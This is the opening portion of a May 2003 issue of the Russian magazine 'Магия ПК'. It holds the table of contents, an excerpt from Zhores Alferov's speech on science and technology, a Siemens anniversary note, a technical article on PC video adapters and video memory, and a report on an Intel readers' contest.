

магия
ТТК

Журнал
для
пользователей
компьютеров

5 (61)
май 2003

Издательство "Техно-ПРЕСС", С.-Петербург

**Виртуальный компьютер -
полигон для экспериментов**

**Экологически чистое
питание...**

**Безопасность
в Сети. Вирусы**

**Большие деньги
маленьких онлайн-овых
проектов**

Охота на ламера

INMARSAT-


**ГОЛОС
ИЗ КОСМОСА**





КОМПЬЮТЕРЫ

| | |
|---|----|
| Жорес Алферов: Будущее России — в электронике и биотехнологиях..... | 2 |
| Siemens: 150 лет в России..... | 4 |
| Энциклопедия современного компьютера. Видеосистема..... | 5 |
| Конкурс знатоков "Intel вокруг нас"..... | 8 |
| Экологически чистое питание..... | 12 |




ИНТЕРНЕТ

| | |
|---|----|
| Безопасность в Сети. Вирусы..... | 15 |
| Digital TV для сетевого вещания..... | 19 |
| Как много форумов хороших..... | 20 |
| Охота на ламера..... | 23 |
| Не отключайте правую кнопку мыши..... | 26 |
| Большие деньги маленьких онлайн-проектов..... | 28 |



КОМПЬЮТЕРНАЯ ГРАФИКА

| | |
|--|----|
| Диаграмма как инструмент эстетики..... | 30 |
| Графика, дизайн текст и шифт..... | 31 |





НОМО COMPUTERUS

| | |
|---|----|
| Через тернии к звездам..... | 36 |
| Компьютерный..... | 40 |
| 10 правил хорошего тона в программировании..... | 42 |
| Третья сила..... | 44 |
| Куплю и продам..... | 45 |



ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

| | |
|--|----|
| Виртуальный компьютер — полигон для экспериментов..... | 48 |
| Незримые клавиатуры и "зрячие" экраны..... | 50 |
| Menuet OS..... | 51 |
| Windows вроде другой... А ведь тот же!..... | 54 |




ЦИФРОВАЯ СВЯЗЬ

| | |
|--|----|
| Спутниковые навигационные системы..... | 58 |
| Мобильная спутниковая связь..... | 62 |



Жорес Алферов:



"Будущее России - в электронике и биотехнологиях"

Дорогие друзья, студенты, молодые научные работники! Я очень рад приветствовать вас в день "Наука молодая" в этом замечательном зале, который мы, студенты ЛЭТИ, строили в начале 50-х годов. Я очень признателен, что вы проводите день "Наука молодая" именно 10 апреля, поскольку именно в этот день ровно 31 год назад у меня родился сын и Пленум комитета по Ленинским премиям присудил мне премию за исследование полупроводниковых гетероструктур. Позже за эти же, в сущности, работы мне была присуждена и Нобелевская премия.

Когда мы говорим "Наука молодая", надо подчеркнуть — вся современная наука вообще молодая. Так получилось, что мы собрались в год 300-летия Санкт-Петербурга. Это очень важная дата в истории нашего города, поскольку он — ровесник российской науки. Да и вся современная наука имеет тот же возраст, что и наш город. Можно считать, что наука возникла с Ньютона и Лейбница и успешно развивалась все эти 300 лет. Исаак Ньютон рекомендо-

10 апреля на празднике "Наука молодая" в СПбЭТУ (ЛЭТИ) победители открытого конкурса на лучшую научно-исследовательскую работу среди студентов и молодых ученых получили свои награды, а сам Электротехнический университет — подарок от Sun Microsystems и Lync BCC, сервер SunFire 280 R. Но главным событием, несомненно, стало выступление выпускника ЛЭТИ, лауреата Нобелевской премии академика РАН Ж. И. Алферова. Ниже приведены выдержки из выступления Жореса Ивановича, касающиеся прошлого и будущего отечественной науки.

вал в Лондонское королевское общество Александра Даниловича Меншикова, и тот был избран. Правда, до этого Меншиков наградил Исаака Ньютона большой бриллиантовой звездой. Но все, что создано сегодня на Земле, чем располагает современная цивилизация, — результат именно этого небольшого промежутка времени. Наука сделала очень много хорошего. Вообще наука делала только хорошее. Плохое появлялось, когда научные результаты использовали политики.

В моем сердце два института — ЛЭТИ имени В. И. Ульянова (Ленина) и Физико-технический институт имени А. Ф. Иоффе. Оба эти института дали очень много для современной науки, причем в мировом масштабе. Я думаю, что из ЛЭТИ вышел бы

больше, чем один Нобелевский лауреат. Наверняка это был бы Александр Степанович Попов, если бы он не умер за три года до присуждения премии Маркони и Брауну.

ЛЭТИ сыграл важную роль в развитии электроники (вакуумной, а потом и полупроводниковой) и радиотехники. Ведь создан он был в 1886 году как Техническое училище почтово-телеграфного ведомства России, а институтом стал спустя 15 лет.

Сегодня очень не простое время для науки, как и вообще для нашей страны. Часто мы теряем нашу молодежь. Она учится в замечательных вузах, а потом уезжает за рубеж или уходит в коммерческие структуры. К сожалению, руководство страны не понимает, что будущее России — это не нефть и не газ, не лес и не ме-

талл. Будущее России — наукоемкие технологии. Мой очень хороший знакомый, самый молодой член РАН и замечательный экономист Сергей Юрьевич Глазьев очень четко сформулировал: самый большой сегодня является не природная рента, о которой нам часто говорят, а интеллектуальная.

Для наших российских условий это особенно важно. Мы вошли в мировую экономику, открыли наш внутренний рынок, но теперь на нем надо работать эффективно. Для этого продукция должна быть конкурентной. К сожалению, достичь этого нам очень непросто в силу климатических условий. Приходится затрачивать очень большую энергию на производство почти любой продукции. Ну, а деньги, естественно, инвестируются прежде всего туда, где можно получить наибольшую прибыль. Поэтому все разговоры о том, что мы получим большие западные инвестиции — это пустая болтовня. И наш российский капитал уходит за рубеж по той же причине: там прибыль больше.

Единственная возможность изменить экономическую ситуацию в стране — развивать нашу экономику на основе наукоемких технологий. Технологии будущего нашей страны — это электроника и биотехнологии. Электроника первые 40 лет этого столетия будет играть определяющую роль, а век биотехнологий еще впереди. Очень важно, чтобы мы могли развивать науку и промышленность в этих областях.

В последнее время мне приходится тратить очень много времени на защиту науки и Академии Наук от нападок "приватизаторов", кстати, резко усилившихся в последнее время. Таких крупных государственных структур сохранилось всего три: Минатом, Академия Наук и государственный сектор образования. Если приватизировать Минатом, то не будет возможности сохранить независимость страны — без ядерного оружия произойдет потеря всех позиций. Академии Наук принадлежит большая собственность, вот и пытаются некоторые сократить бюджет и приватизировать все, что можно. Так

что мне часто приходится заниматься не физикой полупроводников, в которой еще очень много интересных и важных проблем, а такого рода вещами.

Нам надо активно заниматься внедрениями или, как сейчас говорят, инновационными проектами. В истории отечественной науки и промышленности есть блестящие примеры таких проектов, и прежде всего это советский атомный проект. Я знал многих людей, которые были его руководителями. Это на самом деле одно из самых крупных послевоенных достижений страны, которое определило независимость России в прошлом и гарантирует ее сейчас, когда страна находится в тяжелых условиях. Это достиже-



ние, которое предотвратило "горячую" ядерную войну. В 1949 году, после успешного выполнения первой части атомного проекта — испытания атомной бомбы — состоялась встреча участников проекта с правительством. Иосиф Виссарионович Сталин, выражая благодарность Игорю Васильевичу Курчатову, сказал: "Слава богу, что успели. Еще год-полтора, и испытания атомной бомбы могли бы проводиться на нас". Ситуация действительно была такой. На Западе не ожидали, что мы реализуем проект так быстро. Они думали, что нам потребуется 10—15 лет, а мы сделали все за четыре года, с августа 1945 по август 1949 года.

В последние годы в этой облас-

ти публикуется много всякого вранья. Одно из них — мол, все наша разведка достала, и практически надо было лишь повторить проект по чертежам. Это, конечно, не так. Приведу очень простой пример. Атомный проект первыми начали англичане, причем раньше американцев. В конце 1941 года из-за угрозы высадки немцев на Британские острова по договоренности Черчилля и Рузвельта основная группа британских ученых переехала в США и принимала участие в американском проекте. Сразу после бомбардировки Хиросимы и Нагасаки Трумэн решил, что у США должна быть монополия на атомное оружие. Английские ученые, человек 30 или 50, были выведены из состава участников проекта и вернулись в Великобританию. Они располагали данными значительно большими, чем те, что советская разведка могла достать и передать нашим ученым. Они знали практически все. Но у них на реализацию проекта ушло шесть лет: только в середине 1952 года Великобритания создала свою бомбу. И это при том, что Британия пострадала от войны гораздо меньше, чем мы.

Почему так быстро был реализован проект у нас? Можно сказать так: это была приоритетная проблема, и на нее выделялись нужные средства, несмотря на бедность страны. Но есть еще одна причина. Эти работы вели великолепные ученые, которые начали исследования еще до войны. Школа советской ядерной физики была создана в Физико-техническом институте имени А. Ф. Иоффе, где работы начались в 1932 году. Правда, в 1936 году Абрам Федорович едва уцелел во время публичных дискуссий, где ему предьявлялось обвинение, что в институте ведутся исследования, не имеющие никакого практического применения. В 1940 году была создана урановая комиссия. Курчатов, Арцимович, Александров, Зельдович и Харитон — можно называть много имен, которые, в сущности, и решили эту задачу, продолжив исследования.

Человеческая компонента чрезвычайно важна. Она вообще часто играет решающую роль в научно-

техническом прогрессе. По-настоящему новые вещи требуют не просто передачи чертежей. Они, как правило, требуют передачи новой научной идеологии. И это огромное счастье для страны, что школа физики, созданная Абрамом Федоровичем Иоффе, оказалась такой великолепной, и что проект возглавил Игорь Васильевич Курчатова. С моей точки зрения это было решающими факторами успеха советского атомного проекта.

Можно привести и массу других примеров. Одно из самых ярких воспоминаний моих студенческих лет — студенческая научная конференция 1951 года. Я тогда получил первую научную награду: меня премировали путевкой на Великие стройки коммунизма. На пленарном заседании конференции с докладами выступили Сергей Яковлевич Соколов и Валентин Петрович Вологдин. Самое глубокое впечатление на всех нас произвел доклад Сергея Яковлевича Соколова, и прежде всего тем, что он обращался к нам не с популярной лекцией маститого ученого, а как к своим коллегам. Он рассказывал о своих работах в области ультразву-

ка, делился результатами исследований. В этой области Советский Союз прочно занимал лидирующее положение, причем не только в публикациях и патентах. Первые его патенты относятся к началу 30-х годов. Практически вся современная ультразвуковая диагностика — детище Сергея Яковлевича Соколова. Да и промышленное освоение было сделано у нас гораздо быстрее, чем на Западе. Почему? Потому что была своя научная школа. Потому что в реализации этих проектов работал как насос мощный научный коллектив, созданный Сергеем Яковлевичем.

Почему я говорю обо всем этом? Сегодня нам необходимо возрождать нашу экономику на основе наукоемких технологий. Центрами кристаллизации для возрождения могут стать научные центры и лаборатории, такие как лаборатория Курчатова в довоенном Физтехе, как лаборатория Соколова в послевоенном ЛЭТИ. И молодежь должна принимать в этом самое горячее участие.

В Академии Наук не было специальных вакансий для молодых уче-

ных. А в этом году мы будем избирать членов-корреспондентов на вакансии, выделенные специально для молодых ученых, до 51 года. Я стал членом-корреспондентом Академии Наук, когда мне было 42, но никто не называл меня молодым ученым. Несколько дней назад я получил Государственную премию, и наш премьер-министр Михаил Михайлович Касьянов отметил: очень важно, что здесь и молодые ученые, есть смена поколений. Я подумал: "Ну да — мне, самому старому, 73 года, а самому молодому, Левону Атряну — 39 лет. И вдруг вспомнил, что когда мы получали Ленинскую премию 31 год назад, самому старому было 42, а самому молодому — 30, и при этом нас не считали молодыми. Когда Игорь Васильевич Курчатова возглавил весь наш атомный проект, ему было 43 года, а Якову Борисовичу Зельдовичу, который возглавил все теоретическое обеспечение, было 29.

Я думаю, что вы, молодежь, должны брать все в свои руки, а мы должны вам помогать. Так будет лучше и для вас, и для нас.

*записал Юрий Бортняков,
выпускник ЛЭТИ 1965 года*

Siemens: 150 лет в России

Торжество по этому случаю состоялось 11 апреля в Санкт-Петербурге. "За последние десять лет мы, совместно с нашими российскими партнерами, смогли добиться существенных успехов на российском рынке, — заявил д-р Хайнрих фон Пирер, председатель правления концерна Siemens AG. — Основой этого стало долгосрочное стратегическое партнерство. We are here to stay — мы пришли сюда, чтобы остаться навсегда".

С самого начала деятельности концерна Siemens AG Россия стала для него одним из важнейших рынков. Когда потеря ключевого заказчика, прусского телеграфного ведомства, едва не обернулась катастрофой для еще молодой немецкой компании, выстоять ей помог именно выход на российский рынок. В то

время российские заказы на прокладку телеграфных линий стали важнейшими для Siemens. Фактически в XIX веке оборот компании в России был равен обороту в Германии. Число работающих на предприятиях Siemens в России превышало 4000 человек.

На сегодняшний день почти 80% оборота концерна (почти 84 млрд евро) приходится на рынки за пределами Германии. При этом в 2002 финансовом году оборот компании в России составил почти 800 млн евро, а штат сотрудников достиг порядка 1500 человек.

Сегодня свыше 423000 сотрудников компании в 190 странах разрабатывают и производят продукцию, проектируют и компонуют системы и оборудование, оказывают услуги по индивидуальным заказам.

Siemens в России активно работает во всех традиционных областях своей деятельности, таких как информатика и связь, энергетика, транспортная техника, медицина и др. Более половины оборота Siemens в России приходится на бизнес-сегмент "Информатика и связь". Siemens занимает ведущие позиции на рынке сетей как фиксированной, так и мобильной связи. Компания является лидером на российском рынке инфраструктурного оборудования для сетей мобильной связи, а также занимает первое место на рынке мобильных телефонов, а в области беспроводных продуктов — второе. Кроме того, почти треть всех обычных телефонных разговоров в России осуществляется с помощью коммутационного оборудования марки Siemens.

Энциклопедия современного компьютера ВИДЕОСИСТЕМА

Александр Дудкин

Видеосистема компьютера — одна из самых важных и сложных. Особенно активно она стала развиваться в последнее время в условиях стремительного роста производительности ПК, хотя состав ее изменился незначительно. Видеосистема включает в себя устройство отображения информации (монитор), устройство формирования и преобразования сигналов и интерфейсы соединения.

Видеоадаптер

Основной элемент данной системы — видеоадаптер. В последнее время именно он развивался наиболее активно, что вызвало некоторую путаницу в поколениях и особенностях видеоадаптеров различных типов. Современный видеоадаптер — это почти самостоятельное устройство, представляющее собой мини-компьютер. Помимо основной задачи он способен выполнять ряд дополнительных функций: аппаратное ускорение 2D- и 3D-графики, обработку видеоданных, прием теле- и видеосигналов и многое другое. Раньше все эти функции были реализованы на отдельных платах, которые подсоединялись к видеоадаптеру как

дочерние карты или с помощью локальных интерфейсных шин. Сейчас используется интеграция all-in-one — все функции реализуются в одном графическом чипе видеоадаптера. Современный видеоадаптер значительно отличается по своему составу от видеоадаптера VGA (о более старых речь даже не идет), но его основное назначение осталось прежним: сканирование и цифро-аналоговое преобразование содержимого кадрового буфера с последующим формированием непрерывного трехканального RGB-сигнала.

Видеоадаптер определяет следующие ее характеристики видеосистемы:

- Максимальное разрешение и частоты разверток (зависит также от возможностей монитора)
- Максимальное количество отображаемых цветов и оттенков (палитра)
- Скорость обработки и передачи видеоданных

То, что мы привыкли называть видеоадаптером, не следует считать стандартным видеоадаптером VGA. На самом деле стандартный адаптер предназначался для IBM PC и имел шину MCA. А то, что мы используем в современной компьютерной тех-

нике, является VGA-совместимым видеоадаптером, который теперь стало принято называть видеоадаптером VGA.

Чтобы понять принцип работы видеосистемы, начнем с описания видеоадаптера VGA, имеющего большое сходство с современными адаптерами. Основные элементы видеоадаптера VGA следующие:

- Графический контроллер
- Контроллер ЭЛТ (CRTC, Cathode Ray Tube Controller)
- Видеопамять
- ROM Video BIOS (расширение BIOS)
- Контроллер атрибутов
- Секвенсор
- ЦАП (цифро-аналоговый преобразователь) или RAMDAC (RAM Digital-to-Analog Converter)
- Синхронизатор
- Тактовые генераторы
- Интерфейс

Видеоадаптер VGA был пассивным устройством, не принимавшим участие в формировании содержимого кадрового буфера и не обрабатывавшим микрокоманды преобразования цифровых данных. Современный интегрированный видеоадаптер использует:

- Графические акселераторы

обработки двумерной и трехмерно графики большой разрядности

- Быстродействующую видеопамять
- Высокоскоростные шины интерфейса

Такой видеоадаптер в последнее время часто называют видеокарткой, хотя это не совсем корректно.

Большинство из перечисленных элементов видеоадаптера содержат специальные регистры (8 разрядов и более), доступные центральному процессору (CPU) для чтения и записи данных. Эти регистры содержат конфигурационную и статусную информацию и предназначены для управления работой соответствующих элементов видеоадаптера. Модифицируя их содержимое, CPU может управлять работой видеоадаптера. Помимо этого в состав видеоадаптера входят несколько специальных регистров. Выходной регистр предназначен для задания адресов портов ввода/вывода, а также начальных адресов кадрового буфера и выбора тактового генератора. Регистр состояния используется для синхронизации процесса обновления кадрового буфера с сигналами обратного хода кадровой развертки.

Все элементы, за исключением видеопамяти, Video BIOS, тактовых генераторов и шин интерфейса, реализованы в одной микросхеме. Чтобы достичь такой степени интеграции, новейшие видеоадаптеры (Radeon 9700, GeForce FX) производят по технологии 0,13 мкм.

Как это работает

Общий принцип работы видеосистемы относительно прост. Через внешний интерфейс видеоадаптер общается с компьютером. Центральный процессор, используя микрокоманды, записанные в Video BIOS, "общается" с видеосистемой при инициализации видеокарты и ее настроек. После обработки данных он выставляет на шину адреса портов для обращения к видеопамяти, конфигурирует регистры видеоадаптера для настройки на определенный режим работы и загружает данные в видеопамять, а графический

контроллер (процессор) их обрабатывает. Часть обработки, конечно, возлагается на сам CPU. Обработанные в видеопамяти данные поступают в секвенсор, который обеспечивает последовательную их адресацию и передачу в контроллер атрибутов. RAMDAC преобразует цвет пиксела в аналоговый сигнал. В это время контроллер ЭЛТ формирует сигналы синхронизации, инкремента счетчиков, стробирования чтения и записи видеопамяти и развертки. Эти аналоговые сигналы с RAMDAC и CRTS поступают в виде трехканального сигнала RGB к монитору. Недавно появилась возможность выводить цифровой сигнал через DVI (Digital Video Interface, порт цифрового видео), что, естественно, улучшает его качество.

Чтобы лучше понять, как получается видеоизображение, рассмотрим каждый из этих элементов в отдельности.

Графический контроллер

Графический контроллер предназначен для управления обменом данными между CPU и видеопамятью, а также для выполнения элементарных преобразований этих данных. Вместе с графическим акселератором он представляет собой графический процессор (GPU) или видеочипсет. Этот контроллер помогает CPU осуществлять множество мелких операций, требующих частых пересылок между центральным процессором и видеопамятью (кадровым буфером). Он берет на себя запись пикселей по определенному адресу, считывание цвета пикселей (выполняя при этом простейшие логические операции И, ИЛИ, исключаяющее ИЛИ и циклические сдвиги), а также поиск пиксела в кадровом буфере. В итоге это позволяет реализовать построение примитивов — прямых линий, окружностей и пр.

Графический контроллер состоит из 10 регистров (один из них индексный, а остальные отображены в порт 3CFh), четырех регистров-защелок, выполняющих роль буферных регистров при операциях чтения и записи в битовых плоскостях, и АЛУ.

Доступ к графическому контроллеру осуществляется через порт 3CFh: сначала в индексный регистр по этому адресу записывается номер выбранного регистра, а затем уже осуществляется обращение к нему.

При обращении CPU к видеопамяти он и "не подозревает" о ее двумерной организации, поэтому одной из основных задач графического контроллера является преобразование двумерных координат пиксела в одномерные, которые могут быть помещены в регистры CPU. Естественно, CPU не может обращаться к содержимому кадрового буфера, минуя регистры-защелки.

Видеопамять

Видеопамять — это один из самых больших и ответственных блоков видеоадаптера. От его объема и быстродействия зависят многие параметры видеоадаптера. По сути видеопамять — это ОЗУ, размещенное на плате видеоадаптера и предназначенное для хранения цифрового образа формируемого изображения. Иногда видеопамять называют видеобуфером или Video RAM (VRAM — не то же самое). Часто для построения изображения также используется системное ОЗУ, такая память называется локальной.

Объем видеопамяти определяет максимально возможное разрешение и цветность. К примеру, при 16-цветовой палитре и разрядности 4 бита на пиксел для получения разрешения 640x480 требуется 150 Кбайт, а для получения цветности True Color при разрешении 1280x1024 — не менее 5 Мбайт видеопамяти. Если удвоить размер памяти, можно организовать двухстраничный режим с переключением буферов.

Как известно, размер адресного пространства определяется разрядностью шины адреса. Изначально 20-разрядная шина адреса IBM PC позволяла адресовать 1 Мбайт памяти, поэтому в данном диапазоне выделялся участок памяти под VGA размером 128 Кбайт. Выставляя на шине адреса в диапазоне A0000h-BFFFFh, CPU получал доступ к кадровому буферу, таблицам загружаемых

шрифтов и другим данным из локальной памяти компьютера. После расширения адресной шины видеоадаптера до 16 бит появилась возможность увеличить объем видеопамати до 1 Мбайт (использовались 4-мегабитные микросхемы с организацией 512Кх8). При использовании 2 Мбайт видеопамати появилась возможность работать с 32-разрядными видеочипсетами.

В последующем сегменте по адресам C0000-C7FFFh загружается Video BIOS, для VGA его объем составляет 32 Кбайт. Эта область памяти называется Shadow Memory (теневая память), она копируется сюда из ROM Video BIOS при загрузке, если в CMOS включена соответствующая опция.

Область видеопамати, используемая для хранения цифрового образа изображения, называется кадровым буфером. Как правило, размер кадрового буфера меньше размера видеопамати. В графических режимах, для реализации которых требуется более 128 Кбайт видеопамати, линейная адресация кадрового буфера невозможна. Для того чтобы CPU мог обратиться к любой ячейке, видеопамать разбивается на отдельные области, именуемые банками или страницами. По этой технологии CPU формирует адрес в пределах допустимого диапазона, одновременно обращаясь ко всем одинаковым ячейкам во всех банках. Номер нужного банка определяется содержимым регистров графического контроллера и секвенсора. Перед каждым обращением к памяти содержимое этих регистров обновляется. Такой режим используется при 16-цветном графическом режиме. Современные графические адаптеры имеют возможность переадресации видеопамати в область старших адресов (выше границы 16 Мбайт), поэтому никогда не включайте опцию Hole at 15-16M в CMOS — она предназначена для старых видеоадаптеров.

Существует также архитектура унифицированной памяти UMA (Unified Memory Architecture). В этом случае под видеобуфер выделяется область системного ОЗУ, что значи-

тельно снижает производительность не только видеосистемы, но и всего компьютера. Такой подход Intel начала применять, выпустив чипсет i810 со встроенной графикой i752.

Video BIOS

Для упрощения процедуры конфигурирования видеоадаптера и разгрузки CPU все наборы команд (микропрограмм) CPU, реализующие графические функции помещаются в специальное ПЗУ (ROM), расположенное на плате видеоадаптера. Набор этих команд принято называть видеосервисом BIOS. Он реализуется с помощью программного прерывания INT 10h, имеющего несколько десятков функций управления изображением на экране монитора.

Существует и альтернативный, более быстрый способ управления регистрами видеоадаптера: их может изменять прикладная программа (например, драйвер). Часто для тонкой настройки используется программа PowerStrip, которая позволяет менять содержимое регистров контроллеров и управлять контроллером ЭЛТ. Для видеокарт nVidia существует специализированная программа RivaTuner.

Контроллер ЭЛТ

Контроллер ЭЛТ формирует сигналы горизонтальной и вертикальной синхронизации, сигналы инкремента счетчика адреса ячеек видеопамати, в которых хранится образ изображения, а также стробирующие сигналы чтения и записи в видеопамать. Эти сигналы формируются таким образом, что луч движется по экрану ЭЛТ синхронно с процессом сканирования ячеек видеопамати, причем цвет пиксела на экране соответствует коду, содержащемуся в соответствующей ячейке кадрового буфера.

Работа контроллера ЭЛТ синхронизируется сигналами одного из двух тактовых генераторов — Dot Clock (28,322 МГц) или Pixel Clock (25,175 МГц), — установленных на плате видеоадаптера. Выбор синхросигнала производится программно.

Контроллер ЭЛТ имеет 26 программно управляемых регистров. Доступ CPU к регистрам контроллера осуществляется через два порта ввода/вывода. При работе видеосистемы в цветном режиме они имеют адреса 3D4h и 3D5h, а в монохромном — 3B4h и 3B5h (для совместности с программами, написанными для видеосистемы MDA). Индексный регистр отображается в порт 3D4h, а все остальные — в порт 3D5h.

Для задания координат текущего символа или пиксела на экране контроллер ЭЛТ имеет два счетчика: счетчик символов, определяющий горизонтальную координату пиксела и содержащий номер текущей символевой позиции, и счетчик строк, определяющий вертикальную координату и содержащий номер текущей строки раstra. В моменты, когда значения этих счетчиков совпадают с числами, записанными в определенных регистрах контроллера ЭЛТ, начинают формироваться сигналы горизонтальной и вертикальной синхронизации, а также стробирующие сигналы чтения/записи видеопамати. Хранящиеся в регистрах контроллера ЭЛТ значения полностью определяют параметры раstra на экране монитора.

RAMDAC

Основная задача RAMDAC — преобразование кода цвета пиксела в аналоговый сигнал. Главный элемент RAMDAC — трехканальный ЦАП, количество каналов которого равно количеству основных цветов. Работа ЦАП синхронизируется сигналом Dot Clock видеоадаптера. На выходе каждого канала ЦАП можно получить $2^6 = 64$ значения выходного напряжения. Разрядность ЦАП определяет количество оттенков цветов, которые может сформировать видеоадаптер VGA.


Регистры цвета ЦАП допускают программное изменение своего содержимого, то есть CPU может как считывать, так и записывать в них данные. Благодаря этому прикладная программа может изменять текущую палитру, частично компенсируя ее ограниченность.

7 апреля в офисе компании "Свега+" состоялся последний тур и награждение победителя конкурса "Intel вокруг нас". А началось все в далеком ноябре 2002 года. В очередной приезд в наш город директор пресс-службы корпорации Intel в странах СНГ и Балтии Александр Палладин предложил нашему издательству "Техно-ПРЕСС" провести конкурс знатоков истории и продукции Intel.



Представительство Intel дает конкурсные вопросы и приз (да еще какой!) — компьютер на базе Pentium 4 3,06МГц с технологией Hyper-Threading. Из двух "компьютерных" редакций издательства — журнала "Магия ПК" и газеты "Техноподиум" выбор пал на первый. По правде говоря, и выбора-то никакого не было. Конкурс "Intel вокруг нас" — проект не коммерческий, и только редакция журнала "Магия ПК" могла его провести. Дело в том, что, возможно, это единственный компьютерный журнал в России, который живет с продаж, а не с рекламы. В нем практически нет заказных (оплаченных какой-то фирмой) статей и мало рекламных вставок. Пока вы его покупаете, он живет. И живет уже 6-й год. Всего за 20—30 рублей. В нем можно и толковую техническую статью прочитать, и кругозор свой расширить. Лично я с интересом читаю и расширяю. Поэтому с удовольствием взялся за репортаж о конкурсе.

Теперь — краткая предыстория. Всего было проведено 3 тура (не считая "разминочного" — участники-добровольцы писали сочинение на



КОНКУРС ЗНАТОКОВ

"Intel вокруг нас"

тему "Чтобы я делал, будь у меня компьютер с технологией Intel Hyper-Threading"), по 10 вопросов в каждом. В начале апреля стало ясно: победителя конкурса нет, а есть 4 финалиста, набравшие одинаковое число баллов. Было решено провести дополнительный очный тур для определения победителя. В офисе компании "Свега+" собрались финалисты Михаил Долматов, Андрей Рудиков, Людмила Петрова и Анатолий Ковалевский, главный редактор журнала "Магия ПК" Александр Альбов, региональный менеджер корпорации Intel Михаил Фечин, коммерческий директор компании "Свега+" Вячеслав Иоффе.

У каждого финалиста были свои болельщики (они остались за кадром). Понятно, что разговаривать с финалистами "после" — занятие неблагодарное. Поэтому я все разговоры провел до начала финала.

Михаила Фечина я попросил прокомментировать идею и цель конкурса. Он сказал:

"Название журнала "Магия ПК" очень символично. Современные компьютеры позволяют человеку

действительно делать чудеса. К тому же нам очень приятно поддержать инициативы региональной прессы. Такие конкурсы позволяют ей наладить более тесную связь со своими читателями, получить от них обратную связь.

Идею конкурсов выдвинул Александр Палладин. Она была с энтузиазмом подхвачена несколькими из-



даниями, но, по-моему, редакция журнала "Магия ПК" провела такой конкурс первой.

Intel вокруг нас — это не реклама, это объективно! Вот сотовый телефон — в нем наша флэш-память (сейчас мы разработали микросхему-процессор с флэш-памятью); локальные вычислительные сети — наши гигабитные сетевые адаптеры; ПК — тут и говорить нечего; ноутбуки — тоже мы, а теперь и с технологией Centrino, позволяющей вам быть действительно мобильным. Понятно, что, выпуская новый чипсет, мы первыми выпускаем и материнские платы (да еще с уникальным набором ПО — не только настройки BIOS, но и запись CD, просмотр DVD и видео и т. д.); серверные платформы — весь комплект оборудования и ПО, на базе которого локальные интеграторы собирают серверы по требованиям своих заказчиков. Эти примеры можно было бы множить и множить, но надо начинать финал. Удачи всем участникам, и пусть победит сильнейший!"

А вот что о конкурсе рассказал Александр Альбов:

"С начала этого года корпорация Intel и "Магия ПК" проводят среди читателей журнала конкурс-марафон под названием "Intel вокруг нас". Победителя конкурса на финише ожидает приз — самый мощный на сегодня компьютер на базе процессора Intel Pentium 4 3,06 ГГц с технологией Hyper-Threading и, естественно, монитор. Приз любезно предоставлен корпорацией Intel.

Казалось бы, что здесь удивительного? С одной стороны, это уже не первый подобный конкурс, который проводит Intel. В прошлом году корпорация провела несколько таких конкурсов в других регионах России. С другой стороны, это и не первый конкурс в шестилетней истории журнала "Магия ПК". К примеру, в 1999 году на страницах журнала проходил конкурс знатоков, учрежденный питерской компанией "АСКОД". Призами за первое, второе и третье места тогда были соответственно 17" монитор, струйный принтер и модем. Проводились журналом и другие конкурсы, спонсори-

ми которых стали провайдерские компании Петербурга и Москвы, издательство "Питер".

И все-таки удивительное здесь есть. В качестве "площадки" для проведения первого такого конкурса в Петербурге компанией Intel был избран не один из "глянцевых" журналов, коими пестрят витрины журнальных киосков, а внешне более скромный и внутренне черно-белый журнал "Магия ПК". Видимо, это своего рода признание компанией заслуг журнала, который практически в каждом номере добросовестно освещает все научно-технические инновации Intel.

